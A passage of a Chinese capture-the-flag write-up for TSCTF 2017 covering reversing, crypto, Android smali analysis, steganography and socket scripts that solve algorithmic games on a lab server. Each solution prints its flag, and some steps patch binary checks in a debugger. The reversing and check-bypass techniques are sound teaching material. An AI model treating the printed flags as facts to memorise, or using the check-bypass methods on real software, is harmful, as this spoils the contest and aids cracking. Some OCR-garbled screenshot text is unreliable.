
Od 调之：




下断点，调试可疑的函数，死一次，触发断点，先顺便从入口参数跳去 hash 值的地址处：




从内存中还可以看到两串相同的数据段，可以猜测，这是两个 tank 的 hash，进入函数，直接执行过一段判断语句：



修改为 101:



跑到结束处即可得到 hash 值:



看到两串值是一样的, 就可以放心的确认, 这就是 hash 值了。

8.easyCrypto

这是一道加密的题，可以看到是通过 pack、unpack 进行字符串的转换格式，这二者是可逆的。另外，crypto 函数本身加解密方式就是相同的，通过如下代码即可对密文解密：

```
import struct
import base64
cypher_text =
'DgYiZFttExBafXJPPn8BNhl9cwEhaUMgPmg+IA=='
iv = 0x30613178

def crypto(data):
    return data ^ data >> 16
cyphertext = base64.b64decode(cypher_text)
cypher=[]
cypher+=struct.unpack("l"*(len(cyphertext)/4),cyphertext)

cypher_length = len(cypher)
datas=[]
datas.append(crypto(cypher[0])^iv)
```

```

for i in range(1,cypher_length):
    datas.append(crypto(cypher[i])^cypher[i-1])

flag=[]
for c in datas:
    flag+=struct.pack("l",c)

print repr(flag)

#TSCTF{1ts_a_e4sy_Cr7pt0!!!}

```

9.baby_android

先运行一下，随便输入点东西，发现提示“继续努力”字样，用这个定位到 Toast 语句。
 将“继续努力”转换为 ASCII 编码：\u7ee7\u7eed\u52aa\u529b，在工程中搜索，定位到 Toast 的位置：（这个 apk 无法进行由 smali 到源码的转换，坏人~(T口T)σ）

```

const-string v2, "\u7ee7\u7eed\u52aa\u529b"

invoke-static {v1, v2, v3}, Landroid/widget/Toast;-->makeText()V

move-result-object v1

invoke-virtual {v1}, Landroid/widget/Toast;-->show()V

```

继续向上找，能找到如果输入正确时的 Toast：

```

const-string v2, "\u56de\u7b54\u6b63\u786e"

invoke-static {v1, v2, v3}, Landroid/widget/Toast;-->makeText()V

move-result-object v1

invoke-virtual {v1}, Landroid/widget/Toast;-->show()V

```

继续向上查找，找到判断条件：

```

    .line 27
    iget-object v1, p0, Lcom/tsctf2017/myapplication/MainActivity$1;->this$0:Lcom/tsctf2017/myapp

    invoke-virtual {v1, v0}, Lcom/tsctf2017/myapplication/MainActivity;->check(Ljava/lang/String;

    move-result v1

    if-eqz v1, :cond_1

```

即当 v1 返回结果为 0 时，会跳去执行错误的 toast。我们需要保证 v1 的返回值为 1。继续向上查看，v1 是 check 函数的返回值，参数是 v0，寻找 v0:

```

    .line 28
    iget-object v1, p0, Lcom/tsctf2017/myapplication/MainActivity$1;->val$set_flag:Landroid/widget/EditText;

    invoke-virtual {v1}, Landroid/widget/EditText;->getText()Ljava/lang/Editable;

    move-result-object v1

    invoke-virtual {v1}, Ljava/lang/Object;->toString()Ljava/lang/String;

    move-result-object v0

    .line 29
    .local v0, "flag":Ljava/lang/String;
    const-string v1, ""

    invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v1

```

可以看出 v0 是输入框的字符串，还进行了是否为空的判断。因此 check 函数是对输入字符串的操作，查看 check 函数即可，通过前一张图看出 check 是定义在 MainActivity 中的函数，阅读完整的 check 函数，分析出 check 函数是将输入的字符串转换为一个个字节，再把 a-f 和 0-9 分开进行简单处理，即得到最终结果，而且 check 中也存放了 flag 对应的处理结果，check 函数的 Java 代码如下：

```
package tsctf;
```

```
import java.util.regex.Matcher;
```

```
import java.util.regex.Pattern;
```

```
public class baby_android {
```

```

    public static void main(String[] args) {
        String flag="XXX";
        System.out.println(check(flag));
    }
    public static int check(String flag)
    {
        String right_result
        ="1192811610815159146852912439081023130161513";
        //判断开头和结尾
        if(!flag.startsWith("TSCTF{") || !flag.endsWith("}"))
            return 0;
        //取出{}中间的内容
        int len = flag.length();

```

```

    flag = flag.substring(6, len-1);
    //中间的内容长度为0x20
    len = flag.length();
    if(len!=0x20)
        return 0;
    //正则表达式, 限定了flag中的字符为0-9 a-f
    Pattern p = Pattern.compile("[0-9a-f]+");
    Matcher m =p.matcher(flag);
    if(!m.matches())
        return 0;

    String result="";
    byte[] b = flag.getBytes();

    for(int i=0;i<b.length;i++)
    {
        if(b[i]<0x61||b[i]>0x66)
        {
            StringBuilder sb = new StringBuilder();
            sb.append(result);
            sb.append(b[i]-0x30);
            result = sb.toString();
        }
        else
        {
            StringBuilder sb = new StringBuilder();
            sb.append(result);
            sb.append(b[i]-0x61+0xa);
            result = sb.toString();
        }
    }

    if(result.equals(right_result))
        return 1;
    else
        return 0;
}

}

```

可以看出check的处理方式非常简单粗暴, 就是把数字和字母都转换成0-15 ('0'-'9'都分别减'0', 即转为0x0-0x9; 'a'-'f'都分别减'a'再加0xa, 即转为0xa-0xf), 但是根据right_result可以看出, "14" 没法区分是14还是1和4, 于是老夫采用了人工分析的方法, 首先6-9之间的数字挑出来肯定是单独存在的!

1 1 9 2 8 1 1 6 1 0 8 1 5 1 5 9 1 4 6 8 5 2 9 1
2 4 3 9 0 8 1 0 2 3 1 3 0 1 6 1 5 1 3↵

然后夹在中间标黄的中间的一位的数字肯定也确定啦，都是单独存在的：

1 1 9 2 8 1 1 6 1 0 8 1 5 1 5 9 1 4 6 8 5 2 9 1
2 4 3 9 0 8 1 0 2 3 1 3 0 1 6 1 5 1 3↵

另外，数字之前不是 1 的都可以确定是单独的~

1 1 9 2 8 1 1 6 1 0 8 1 5 1 5 9 1 4 6 8 5 2 9 1
2 4 3 9 0 8 1 0 2 3 1 3 0 1 6 1 5 1 3↵

至此已经有 21 个字符啦，因为之前的 check 里限制一共是 32 个字符，剩下的字符两两一组正好是 32 个字符！因此拆分成：

11 9 2 8 11 6 10 8 15 15 9 14 6 8 5 2 9 12 4 3 9 0 8 10 2 3 13 0 1 6 15 13

直接就能解出来（即对应的 16 进制）：b928b6a8ff9e68529c43908a23d016fd

加上大括号就变成 flag 啦：

TSCTF{b928b6a8ff9e68529c43908a23d016fd}

10.Las Vegas

题目描述：

在 Las Vegas，霸哥想跟我们玩个简单的取石子游戏，规则如下：游戏给出数字 A B, 双方轮流从 A 个石子中取走石子，每次不能超过 B 个，谁能取走最后一个石子谁就算赢。双方需要完成 50 轮游戏

解题思路：

坑，只能说很坑。反正我 timeout 很久，还是在大佬的帮助下，去了一个 sleep 之后才跑出结果。大题思路就是，对于这类游戏类题目，可以脑补一下 sg 函数，从 sg 函数中我得到一个结论，当我每次取完子之后，剩下的子为：可取子最大值+1 的倍数的时候，我必胜。所以每次取子之后为可取子最大值+1 的倍数即可，而且在能取子范围内，必可实现。嗯，题目很良心，没用给出必输的局面，赞大

佬~代码奉上

Code:

```
import time
import socket

t=0.1

s = socket.socket( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.105.42.5", 43333))
time.sleep(t)

for i in range(0,50):
    data=s.recv(1024)
    #print data
    index=data.index("Round")
    index=data.index('\n', index+1)
    num=data[index+1:data.index('\n', index+1)].split(' ')
    #print num
    a=int(num[0])
    b=int(num[1])
    ans=0
    while(a!=0):
        ans=a%(b+1)
        #print 'ans=',ans
        s.send(str(ans)+'\n')
        if ans==a:
            break
        #time.sleep(t)
        data=s.recv(1024)
        #print data
```

```

        #print data[5:data.index('\n')]
        a=int(data[5:data.index('\n')])
        #print 'a=',a
        time.sleep(t)

print s.recv(1024)

```

11.小明二进制

题目介绍：

小明发现，有些整数，它们十进制表示的时候，数的每一位只能是 0 或者 1。例如 0，1，110，11001 都是这样的数，而 2，13，900 不是，因为这些数的某些位还包含 0、1 以外的数。小明将这些各位只为 1 或者 0 的数，命名为“小明二进制”。现每轮给出一个整数 n ，计算一下最少要用多少个“小明二进制”数相加才能得到 n ，总共 50 轮。如 13 可以表示为 13 个 1 相加，也可以 $13=10+1+1+1$ ，或者 $13=11+1+1$ ，所以 13 最少需要 3 个“小明二进制”数相加才能得到。

解题思路：

所谓的一个整数由最少多少个零一串组成，其实就是问当前这个整数个个位数上最大的值是多少（假设每次减全一的数，当某位变为零的时候，减数位也变为 0，可以得知，最多减的次数就是数字最大的那个位。）

Code：

```

import time
import socket

s = socket.socket( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.105.42.5", 41111))
time.sleep(0.1)

,,,

```

```

def getans(a,b):
    c=a
    ans=1
    while(b!=0):
        if b%2==1:
            ans=(ans*c)%10000
        c=(c*c)%10000
        b=b/2
    return ans
'''

```

```

def findmax(a):
    if "9" in a :
        final = "9"
    elif "8" in a:
        final = "8"
    elif "7" in a:
        final = "7"
    elif "6" in a:
        final = "6"
    elif "5" in a:
        final = "5"
    elif "4" in a:
        final = "4"
    elif "3" in a:
        final = "3"
    elif "2" in a:
        final = "2"
    elif "1" in a:
        final = "1"

```

```

    else:
        final = "0"
    return final

data=s.recv(1024)
print data
#exit()
#index=data.index(' you',50)
#num=[int(i) for i in data[index+4:data.index('\n',index+4)].split('
')]
#ans=getans(num[0],num[1])
ans = findmax(data.split('\n')[3])
s.send(ans+'\n')
print ans
time.sleep(0.1)

for i in range(0,49):
    data=s.recv(1024)
    print data
    ,,,
    index=data.index("you")
    num=[int(i) for i in data[index+4:data.index('\n',index+4)].split('
')]
    ans=getans(num[0],num[1])
    s.send(str(ans)+'\n')
    ,,,
    ans = findmax(data.split('\n')[3])
    print ans
    s.send(ans+'\n')

```

```
time.sleep(0.1)
#time.sleep(0.1)

print s.recv(1024)
```

12.泽哥的算术

题目描述:

泽哥的数学不是很好,有一天老师给泽哥布置了五十道数学题,要求他在 10s 内给出 A 的 B 次幂的后四位,你能算的出来吗? example input : 123 234
output : 6809

解题思路:

根据模乘运算 $((a*b) \bmod c = ((a \bmod c) * (b \bmod c)) \bmod c)$ 可以知道后四位实际上就是 $\bmod 1000$ 所以直接乘就好了,不知道这题有木有过分限制时间,直接用 python 的次方运算可不可以,反正我写了一个快速幂,代码奉上

Code:

```
import time
import socket

s = socket.socket( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.105.42.5", 42222))
time.sleep(0.1)

def getans(a,b):
    c=a%10000
    ans=1
    while(b!=0):
        if b%2==1:
            ans=(ans*c)%10000
```

```

        c=(c*c)%10000

        b=b/2

    return ans

data=s.recv(1024)
index=data.index(' you',50)
num=[int(i) for i in data[index+4:data.index('\n',index+4)].split(' ')]
ans=getans(num[0],num[1])
s.send(str(ans)+'\n')
time.sleep(0.1)

for i in range(0,49):
    data=s.recv(1024)
    print data
    index=data.index("you")
    num=[int(i) for i in
data[index+4:data.index('\n',index+4)].split(' ')]
    ans=getans(num[0],num[1])
    s.send(str(ans)+'\n')
    time.sleep(0.1)

print s.recv(1024)

```

13.take it easy

题目描述:

一道简单的逆向题

解题思路:

上手 IDA 直接 F5 然后有:

```
126 | v34 = 25;
127 | input((int)&word_416D00, v67, 30, 0xAu);
128 | len = strlen(v67);
129 | if ( len < 29 )
130 |     goto LABEL_14;
131 | for ( i = 0; i < len; ++i )
132 |     v66[i] = (v67[i] >> 2) + ((v67[i] & 3) << 6);
133 | for ( j = 0; j < len; ++j )
134 |     v66[j] ^= *(&v8 + j);
135 | for ( k = 0; k < len; ++k )
136 | {
137 |     if ( v66[k] != *(&v37 + k) )
138 |         break;
139 | }
140 | if ( k != len )
141 | {
142 | LABEL_14:
143 |     sub_4048CA(aSorryYouAreWro);
144 |     result = 0;
145 | }
146 | else
147 | {
148 |     sub_4048CA(aCorrectTheFlag, v67);
149 |     result = 0;
150 | }
151 | return result;
152 | }
```

从中可以看出程序判断了字符串长度大于等于 29, 然后做了这样三件事:

- 1、将输入的每个字符的高六位
右移两位+低两位左移六位
- 2、亦或上一段数据
- 3、判断与另一段数据是否相等

然后就是反过来做就好了。

```
217 216 3
95 92 1
TSCTF {Reverse_ls_interesting}
84 T
83 S
```

代码奉上:

Code:

```
v1=[0x46, 0x42, 0x0B, 0x08, 0x3B, 0x08, 0x40, 0x11, 0x25, 0x4C, 0x62, 0x59, 0x21,
0x5E, 0x29, 0x0E, 0x61, 0x48, 0x60, 0x14, 0x09, 0x2B, 0x09, 0x58, 0x40, 0x63, 0x19
, 0x40, 0x08, 0x00, 0x00, 0x00]

v2=[0x53, 0x96, 0xDB, 0x1D, 0xAA, 0xD6, 0xD4, 0x48, 0xB8, 0x15, 0xFE, 0x85, 0x78,
0x89, 0x65, 0xD2, 0xB6, 0x12, 0xFB, 0x09, 0x50, 0xB7, 0x50, 0x84, 0x5D, 0x39, 0x82
, 0x99, 0x57, 0x4F, 0x40, 0x00]
```

```

a=[]
for i in range(0,29):
    a.append(v1[i]^v2[i])
b=[]
for i in range(0,29):
    print a[i],a[i]&(0b00111111)*4,a[i]/64
    b.append((a[i]&(0b00111111))*4+a[i]/64)

print ''.join([chr(i) for i in b])

for i in range(0,29):
    print b[i],chr(b[i])

```

14.logo

用 stegosolve 打开，用 Analyse->File Format 进行分析，发现文件结尾有一串字符串：

```

Ascii:
VFNDVEZ7 QmFzZTY0
X2RIY29k aW5nISEh
fQ==

```

扔进 base64 解密，得到 flag：TSCTF{Base64_decoding!!!}

15.checkin

题目描述：

check in from here

解题思路：

直接逆向就好了，题目逻辑很简单，先输入，然后判断长度是否大于等于 32，然后通过一个函数解密 flag，然后判断 flag 是否等于输入字符串，这种题目，直接扣内存就好了。。。。。


```

11
12 output((int)aYourKey, v7);
13 scanf(aS, &input);
14 v3 = 0;
15 if ( !input )
16     goto LABEL_13;
17 do
18     v4 = v11[v3++];
19 while ( v4 );
20 if ( v3 < 32 )
21 {
22 LABEL_13:
23     v5 = v9;
24     output((int)aWowIncorrect, v8);
25     goto LABEL_9;
26 }
27 jiemi(flag, 119, 32);
28 v5 = 0;
29 while ( v5 < 32 )
30 {
31     if ( *(&input + v5) == flag[v5] )
32     {
33 LABEL_9:
34         ++v5;
35     }
36     else
37     {
38         output((int)aWowIncorrect, v8);
39         ++v5;
40     }
41 }
42 return output((int)aOpsYouGetTheA, (int)flag);
43 }

```

输入三十二个字符，然后扣内存：

The screenshot shows a debugger window with the following assembly code:

```

00401056 > 8B4C04 09 mov cl,byte ptr ss:[esp+eax*0x9]
0040105E . 40 inc eax
0040105F . 84C9 test cl,cl
00401061 . 75 F7 jnz short bd98f9a1.0040105A
00401063 . 83F8 20 cmp eax,0x20
00401066 . 7C 36 jl short bd98f9a1.0040109E
00401068 . 6A 20 push 0x20
0040106A . 6A 77 push 0x77
0040106C . 68 30804000 push bd98f9a1.00408030
00401071 . E8 8AFFFFFF call bd98f9a1.00401080
00401076 . 83C4 0C add esp,0xC
00401079 . 33F6 xor esi,esi
0040107B > 83FE 20 cmp esi,0x20
0040107E . 7D 32 jnz short bd98f9a1.00401082
00401080 . 8B4C34 08 mov cl,byte ptr ss:[esp+esi*0x8]
00401084 . 8A86 30804000 mov al,byte ptr ds:[esi*0x408030]
0040108A . 3AC8 cmp cl,al
0040108C . 74 21 jb short bd98f9a1.004010AF
0040108E . 68 70804000 push bd98f9a1.00408070
esp=0019FF0C

```

The console window shows the following output:

```


C:\Windows\system32\cmd.exe - python
Microsoft Windows [版本 10.0.14393]
(c) 2016 Microsoft Corporation. 保留所有权利。

C:\Users\SEV>python
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> a[32]
the answer is 42
>>> a*32
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>>

```

16.签到

签到题什么的最喜欢了。



发送数字到天枢公众号即有机会得到珍藏版 flag。嗯。
没错。